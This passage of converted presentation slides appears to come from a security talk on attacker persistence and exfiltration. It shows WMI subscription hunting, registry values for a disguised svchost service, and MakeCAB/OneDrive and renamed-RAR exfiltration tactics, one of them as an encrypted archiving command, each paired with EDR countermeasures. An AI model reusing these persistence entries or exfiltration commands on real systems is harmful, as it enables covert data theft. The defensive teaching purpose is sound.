
- User PowerShell to list WMI Filters/Consumers/Binders
 - Get-WmiObject -Class [__EventFilter | __EventConsumer | __FilterToConsumerBinding] -NameSpace root\subscription
- Log WMI activities
 - Event logs
 - Create WMI event filter to monitor for new WMI event filters
- Disable WMI

COUNTERMEASURES

- Robust EDR solutions can track WMI creation, execution, Service creation, ASEP modifications, etc

name	RegObjectName	RegValueName	RegStringValue
AsepKeyUpdateV3	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice		
AsepValueUpdateV4	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice	ImagePath	%systemroot%\system32\svchost.exe -k MyGroup
AsepValueUpdateV4	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice\Parameters	ServiceDll	c:\windows\system32\appmgmt.dll
AsepValueUpdateV4	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost	MyGroup	malservice
name	ServiceDescription	ServiceDisplayName	ServiceImagePath
ModifyServiceBinaryV1	A perfectly normal service	MalService	%systemroot%\system32\svchost.exe -k MyGroup
ModifyServiceBinaryV1			

COUNTERMEASURES



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
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BEST **EXFILTRATION** IN A SHORT FORMAT



EXFILTRATION: BEAR TACTIC – MAKECAB + ONEDRIVE




- Really two different sub-techniques used in concert
- MakeCAB - for archiving and compressing target files
 - Comes built-in since WinXP! No need to schlep external tools
 - Does not encrypt data (un)fortunately
- OneDrive – Mounted as network share
 - Bonus: SSL encryption!
 - Blends with normal enterprise traffic

The image features a blurred background of several Oscar statues, which are golden and highly reflective. The statues are positioned at various angles, creating a sense of depth and movement. Overlaid on this background is the word "DEMO" in a large, white, sans-serif font, centered horizontally and vertically. The overall aesthetic is clean and professional, suggesting a high-quality presentation or demonstration.

DEMO

EXFILTRATION: PANDA TACTIC – DISGUISED RAR



- Uses RAR command line tool for packaging and encryption of exfil data
 - Often renamed to another file for minor obfuscation
 - Sometimes packed/hash modified

The image features a blurred background of several golden Oscar statues. The statues are out of focus, creating a bokeh effect with soft, glowing light spots. In the center, the word "DEMO" is written in a clean, white, sans-serif font. The overall composition is simple and elegant, with a focus on the iconic symbol of the Academy Awards.

DEMO

COUNTERMEASURES

- Distinctive command line arguments used for RAR, can be hunting lead for EDR tools

```
C:\Users\demo\Desktop>ntfre.exe a -r -s -m3 -inul -ep1 -n*.doc -hpPassword c:\users\demo\desktop\exfil.tmp c:\users\demo\Desktop
```

- Can also monitor for CAB/RAR file creation (particularly on Servers)

```
TargetFileName: \Device\HarddiskVolume1\Users\demo\Desktop\exfil.tmp  
TreeId: 100016b15  
TreeId_decimal: 4295060245  
aid: 4b9d539b089e493848f72df0e7708701  
aip: 108.60.106.85  
cid: 985bd5eead6946ca8222d1ec033682d0  
eid: 16777708  
esize: 163  
event_err: false  
event_platform: Win  
event_simpleName: RarFileWritten
```

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